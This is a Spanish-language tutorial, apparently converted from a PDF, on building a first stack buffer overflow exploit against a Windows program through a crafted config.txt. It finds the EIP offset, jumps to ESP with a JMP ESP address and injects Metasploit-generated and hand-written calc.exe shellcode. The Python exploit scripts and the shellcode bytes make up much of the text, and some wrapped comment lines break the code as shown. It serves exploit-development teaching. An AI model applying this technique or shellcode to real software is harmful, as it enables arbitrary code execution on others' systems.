
```

for a in range (74):
    Variable = Variable + 'A'

for b in range (74):
    Variable = Variable + 'B'
#Variable = Variable + EIP #Sustituimos los 4 bytes faltantes por una
# Cadena Identificable que sustituya el EIP
Archivo = open("config.txt","r+")
Archivo.write('%s' %(Variable))
Archivo.close()

```

Copiamos el archivo de configuración y ejecutamos:



Como vemos la sobrescritura es de **41414141** o lo q es lo mismo **AAAA**

deducimos que la sobrescritura se produce en los primeros **74 bytes**.

Realizamos nuevamente el procedimiento de **pattern_create** y **pattern_offset** de metasploit creando una cadena al azar e irrepitable de **74 bytes**. Al ejecutar el programa nuevamente, vemos que se sobrescribe el **EIP** con: **35624134**

Pasamos **pattern_offset 0x35624134 74**

y nos da como resultado **44 bytes**, posiblemente aquí sea donde se sobrescribe el **EIP**.

Modificamos el Script:

```


VariableA = 'A'
EIP = 'BBBB'
Variable = ''

```

```

for a in range (44):
    Variable = Variable + 'A'
Variable = Variable + EIP #Sustituimos los 4 bytes faltantes por una
Cadena Identificable que sustituya el EIP
Archivo = open("config.txt", "r+")
Archivo.write('%s' %(Variable))
Archivo.close()

```



Como podemos ver **EIP** se sobrescribe con **42424242** por lo que hemos hallado la posición exacta del **EIP** procederemos a realizar nuestro Exploit con nuestro shellcode:

La estructura de nuestro script será la siguiente:

- 44 Bytes: A**
- 4 bytes: B (EPI)**
- 100 bytes: C (ShellCode)**


El Script quedará de esta manera:

```

VariableA = 'A'
EIP = 'BBBB'
Variable = ''
ShellCode = ''
for a in range (44): #Cuenta desde 0 por lo que queda en 144
    Variable = Variable + 'A'
Variable = Variable + EIP #Sustituimos los 4 bytes faltantes por una
Cadena Identificable que sustituya el EIP
for b in range (100):
    ShellCode = ShellCode + 'C'
Variable = Variable+ShellCode
Archivo = open("config.txt", "r+")
Archivo.write('%s' %(Variable))
Archivo.close()

```

Copiamos el archivo de configuración generado a la ruta del software vulnerable y ejecutamos con Ollydbg.



Como podemos ver en los Registros, tenemos:

- .EIP SobreEscrito con 42424242 (BBBB)
- .ESP SobreEscrito con 100 bytes de 'C'

Esto nos indica que debemos realizar un salto con **EIP** al **ESP** donde nuestra shellcode tiene un espacio de **100 bytes** (espacio que puede variar dependiendo cuanto indagemos) para ser alojada.

Saltando al ESP

Abrimos Con Nuestro OllyDbg el software vulnerable, clickeamos en la letra **E** en la barra superior del Olly (**Executable Modules**)


Seleccionamos alguna **DLL** en la lista y vamos damos click derecho **search for --> Command** y buscamos algo q haga referencia a **ESP**:

- JMP ESP**
- CALL ESP**

o alguna variación matemática que nos posicione en **ESP**

- POP POP RET**
- PUSH PUSH POP, etc.**


Una vez que llegamos a esto, anotamos la dirección y volvemos al script



Ahora modificamos nuestro script de la siguiente forma:

```
import struct #Importamos libreria Struct
VariableA = 'A'
EIP = struct.pack('<I', 0x7C8369D8) #Creamos el salto y lo colocamos
en la Variable que sustituiria EIP
Variable = ''
ShellCode = '' #Creamos Variable que contendra la ShellCode
for a in range (44):
    Variable = Variable + 'A'
Variable = Variable + EIP #Sustituimos los 4 bytes faltantes por una
Cadena Identificable que sustituya el EIP
for b in range (100):
    ShellCode = ShellCode + 'C' #Llenamos de C los 100 bytes de la
ShellCode.
Variable = Variable+ShellCode
Archivo = open("config.txt","r+")
Archivo.write('%s' %(Variable))
Archivo.close()
```

Copiamos nuestro Exploit config.txt al directorio del software vulnerable y lo ejecutamos con Ollydbg. Si todo sale bien, no debería salir ningún cartel de dirección invalida de **EIP** debido a que este realizara un salto al pie de **ESP** (Comienzo de nuestra Shellcode)



Como podemos ver no salto ningún error y vemos en el **stack** que estamos justo una línea antes de nuestras 'C'

(43x100bytes)

Generando nuestra Shellcode

Para esto vamos a abrir nuestro Metasploit a **modo web**:

```
sudo ./msfweb
```

127.0.0.1:55555

Visitamos la dirección web y entramos a nuestro modulo **msfweb**.

Vamos hacia **payload** y seleccionamos algún modulo de **Command Execution**. En este caso seleccionaremos:

Windows Execute Command

Colocamos **calc.exe** como comando de ejecución y en tipo de **encode** seleccionamos **Default Encode** (Esto puede variar dependiendo de como uno desee hacerlo)

127.0.0.1:55555/PAYLOADS?MODE=SELECT&MODULE=win32_exec

EXPLOITS **PAYLOADS** **SESSIONS**

Windows Execute Command

Name: win32_exec v1669
Authors: vlad902 <vlad902 [at] gmail.com>
Size: 130 bytes
Arch: x86
OS: win32

Execute an arbitrary command

CMD **Required** **DATA** The command string to execute
EXITFUNC **Required** **DATA** Exit technique: "process", "thread", "seh"

Max Size:

Restricted Characters (format: 0x00 0x01)

Selected Encoder:

COPYRIGHT © 2003-2005 METASPLOIT.COM

Colocamos generate payload y aparece nuestra shellcode:

```
"\x29\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x12"  

"\x9c\x69\x7a\x83\xeb\xfc\xe2\xf4\xee\x74\x2d\x7a\x12\x9c\xe2\x3f"  

"\x2e\x17\x15\x7f\x6a\x9d\x86\xf1\x5d\x84\xe2\x25\x32\x9d\x82\x33"  

"\x99\xa8\xe2\x7b\xfc\xad\xa9\xe3\xbe\x18\xa9\x0e\x15\x5d\xa3\x77"  

"\x13\x5e\x82\x8e\x29\xc8\x4d\x7e\x67\x79\xe2\x25\x36\x9d\x82\x1c"  

"\x99\x90\x22\xf1\x4d\x80\x68\x91\x99\x80\xe2\x7b\xf9\x15\x35\x5e"  

"\x16\x5f\x58\xba\x76\x17\x29\x4a\x97\x5c\x11\x76\x99\xdc\x65\xf1"  

"\x62\x80\xc4\xf1\x7a\x94\x82\x73\x99\x1c\xd9\x7a\x12\x9c\xe2\x12"  

"\x2e\xc3\x58\x8c\x72\xca\xe0\x82\x91\x5c\x12\x2a\x7a\x6c\xe3\x7e"  

"\x4d\xf4\xf1\x84\x98\x92\x3e\x85\xf5\xff\x08\x16\x71\xb2\x0c\x02"  

"\x77\x9c\x69\x7a";
```

Eliminamos las "" el ; y los **espacios** generando un solo string.

Lo colocamos en nuestro script (En este caso usaremos una pequeña shellcode que ejecuta una **calc** en 19 bytes)

```
"\xeb\x02\xba\xc7\x93\xbf\x77\xff\xd2\xcc\xe8\xf3\xff\xff\xff\x63\x61\x6c\x63"
```

```
import struct #Importamos libreria Struct  

VariableA = 'A'  

EIP = struct.pack('<I', 0x7C8369D8) #Creamos el salto y lo colocamos  

en la Variable que sustituirá EIP  

Variable = ''  

ShellCode =  

"\xeb\x02\xba\xc7\x93\xbf\x77\xff\xd2\xcc\xe8\xf3\xff\xff\xff\x63\x61\x6c\x63" #Creamos Variable que contendrá la ShellCode
```

```

for a in range (44):
    Variable = Variable + 'A'
Variable = Variable + EIP #Sustituimos los 4 bytes faltantes por una
Cadena Identificable que sustituya el EIP
Variable = Variable+ShellCode
Archivo = open("config.txt","r+")
Archivo.write('%s' %(Variable))
Archivo.close()

```

Copiamos el archivo generado a la ruta del software vulnerable y lo ejecutamos.



Y como podemos ver, nuestra shellcode se ha ejecutado con éxito, y hemos realizado nuestro primer **Exploit BOF**